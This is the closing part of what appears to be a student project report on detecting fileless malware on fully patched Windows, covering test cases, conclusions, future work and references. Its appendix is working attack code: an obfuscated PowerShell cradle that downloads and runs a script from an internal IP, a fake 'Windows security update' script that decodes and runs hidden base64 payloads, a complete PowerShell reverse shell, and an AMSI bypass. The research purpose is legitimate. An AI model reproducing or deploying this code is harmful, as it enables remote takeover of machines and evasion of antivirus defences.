
For example, without having any knowledge of the inner workings of the website, we test the web pages by using a browser, then we authorise the input, and last, we test and validate the outputs against the intended result.

Test Cases

1. Test the software's ability to detect and prevent fileless malware attacks by intentionally infecting a fully patched Windows system with known malware variants.
2. Test the software's ability to detect and prevent fileless malware attacks by creating custom malware variants that use various obfuscation techniques and attempting to execute them on the system.
3. Test the software's ability to identify and monitor network traffic by simulating different types of network communication and checking if the software can identify and flag any suspicious activity.

WHITE BOX TESTING

During this kind of testing, the user is aware of the internal structure and details of the data item, or they have access to such information. In this process, test cases are constructed by referring to the code. Programming is extremely knowledgeable of the manner in which the application of knowledge is significant. White Box Testing is so called because, as we all know, in the tester's eyes it appears to be a white box, and on the inside, everyone can see clearly. This is how the testing got its name.



As an instance, a tester and a developer examine the code that is implemented in each field of a website, determine which inputs are acceptable and which are not, and then check the output to ensure it produces the desired result. In addition, the decision is reached by analyzing the code that is really used.

Test Cases

1. Test that the software's code is properly organized and structured to ensure efficient and accurate detection of fileless malware attacks.
2. Test that the software's code includes adequate error handling and logging functions to ensure that any issues or errors encountered during detection are properly recorded and can be addressed.
3. Test that the software's code has undergone adequate unit testing to ensure that individual components of the software are functioning correctly.

CHAPTER 7

CONCLUSION & FUTURE ENHANCEMENT

CONCLUSION

In conclusion, detecting fileless malware attacks in fully patched Windows systems is a complex and challenging task that requires advanced technology and techniques. Traditional antivirus software is often ineffective against fileless malware attacks because they do not rely on the use of files, making them difficult to detect. Recent developments in machine learning and artificial intelligence have led to the creation of more advanced tools for detecting and preventing fileless malware attacks. These tools use advanced algorithms to monitor system behavior and identify unusual activity that may be indicative of a fileless malware attack. However, even with these advanced tools, detecting fileless malware attacks can still be difficult. Attackers are constantly developing new techniques for evading detection, and the detection tools themselves may have blind spots that can be exploited. To address these challenges, it is important to employ a multi-layered security approach that includes both technology and human expertise. This may involve using a combination of advanced detection tools, monitoring system logs and network traffic, and regularly training and educating staff on how to identify and respond to fileless malware attacks. Overall, detecting and preventing fileless malware attacks in fully patched Windows systems requires a comprehensive and proactive approach that is constantly evolving and adapting to new threats. It is also important to maintain a robust security posture by keeping software up to date, limiting administrative privileges, and educating users on safe browsing habits and phishing awareness. By implementing these measures and using advanced security tools, organizations can better protect their systems from fileless malware attacks.

FUTURE ENHANCEMENT

Potential enhancements that can improve the detection of fileless malware in fully patched Windows systems include integration of multiple detection techniques, real-time analysis, behavioral profiling, cloud-based detection, and integration with endpoint detection and response (EDR) solutions.

Using a combination of techniques can improve detection accuracy and enable identification of suspicious behavior. Real-time analysis, behavioral profiling, and cloud-based solutions can provide significant advantages in identifying and mitigating cyber threats.

Integration with EDR solutions can improve the accuracy of detection and provide additional visibility into system activity.

These enhancements will likely be the future of detecting fileless malware in fully patched Windows systems and provide more comprehensive protection against advanced cyber threats.

Firmware-based security newer generations of processors have built-in security features, such as secure boot and hardware root of trust, that can help prevent fileless malware attacks from compromising the system firmware. Future enhancements in hardware security can further improve protection against fileless malware attacks.

Behavioral analysis one of the most effective methods for detecting fileless malware is to monitor system behavior and look for unusual activities, such as process injection, network traffic, and command and control communications.

User education and awareness can play an important role in detecting fileless malware. By teaching users how to identify suspicious behavior and phishing attempts, organizations can reduce the risk of fileless malware infection.

Cloud-based detection solutions can detect fileless malware by analyzing system activity in real-time and identifying patterns that indicate malicious behavior. These solutions can provide scalable and efficient detection capabilities that are well-suited for large-scale environments.

REFERENCES

- [1] Cohen, M., & Filar, B. (2018). Detecting fileless malware attacks in the enterprise. *IEEE Security & Privacy*, 16(2), 56-61.
- [2] Cui, Z., Zheng, Q., Zhang, X., & Wang, L. (2018). Fileless malware detection via dynamic API call graph. *Journal of Computer Virology and Hacking Techniques*, 14(3), 195-209.
- [3] Gomaa, M. A., & Abd El-Latif, A. A. (2021). Enhancing fileless malware detection using a novel behavior-based approach. *Journal of Network and Computer Applications*, 186, 103002.
- [4] Korczynski, M., & Chan, W. (2019). Fileless malware: Detection and mitigation techniques. *International Journal of Information Management*, 48, 218-231.
- [5] Kovačević, B., & Koprivica, M. (2019). Analysis of fileless malware and techniques for its detection. *Information Security Journal: A Global Perspective*, 28(3), 84-98.
- [6] Lee, S., Hwang, S., & Kim, S. (2019). A survey of fileless malware: Attacks, detection techniques, and mitigation approaches. *Journal of Information Security and Applications*, 47, 102350.
- [7] Liu, Y., Wang, B., & Zhang, Z. (2020). Fileless malware detection based on behavior analysis and machine learning. *IEEE Access*, 8, 156758-156771.
- [8] Miroshnikov, V., Kaspersky, A., & Kuzin, A. (2019). Analyzing fileless malware and advanced persistence threats. *Journal of Information Security and Applications*, 49, 102368.
- [9] Peng, Y., Fu, Q., Li, Y., & Zhang, Q. (2021). A hybrid method for detecting fileless malware based on statistical learning and system call. *Journal of Information Security and Applications*, 62, 102787.
- [10] Saha, S. K., & Das, A. (2019). A survey on fileless malware and its detection techniques. *Journal of Ambient Intelligence and Humanized Computing*, 10(8), 3245-3264.

APPENDIX

CODING:

Update_script.cmd:

```
@ECHO
FF
po""weR""sHeLL -nO""p -c "iEx(New-Object
Net.WebClient).DoWnLOadstRinG('http://192.168.241.132:8000/WinSecuri
tyUpdate')"
```

WinSecurityUpdate:

```
echo "[!] Preparing System for Update"
echo "[*] ====="
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
echo "[!] Starting Update Process."
echo "[*] ====="
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"

#$a1 =
"SW5WT2tFLUVYcHJIU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMa
```



```
$update_a1 =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a1))
$update_r1 =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($r1))
```

```
echo $update_a1 | pow"ersh"ell -nop - ; echo $update_r1 | pow"e"rsh"ell -
nop -windowstyle hidden
```

r1:

```
$client = New-Object
S""yST""Em.nEt.S""OcK""etS.T""C""P""Cli""ent("10.0.13.75",443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String);$sendback2 = $sendback + "PS " + (pwd).Path +
"> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

a1:

```
$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils' ;; $assembly =
[Ref].Assembly.GetType('{0}m{1}{2}' -f $w,$c,$m) ;; $field =
$assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static') ;;
$field.SetValue($null,$true)
```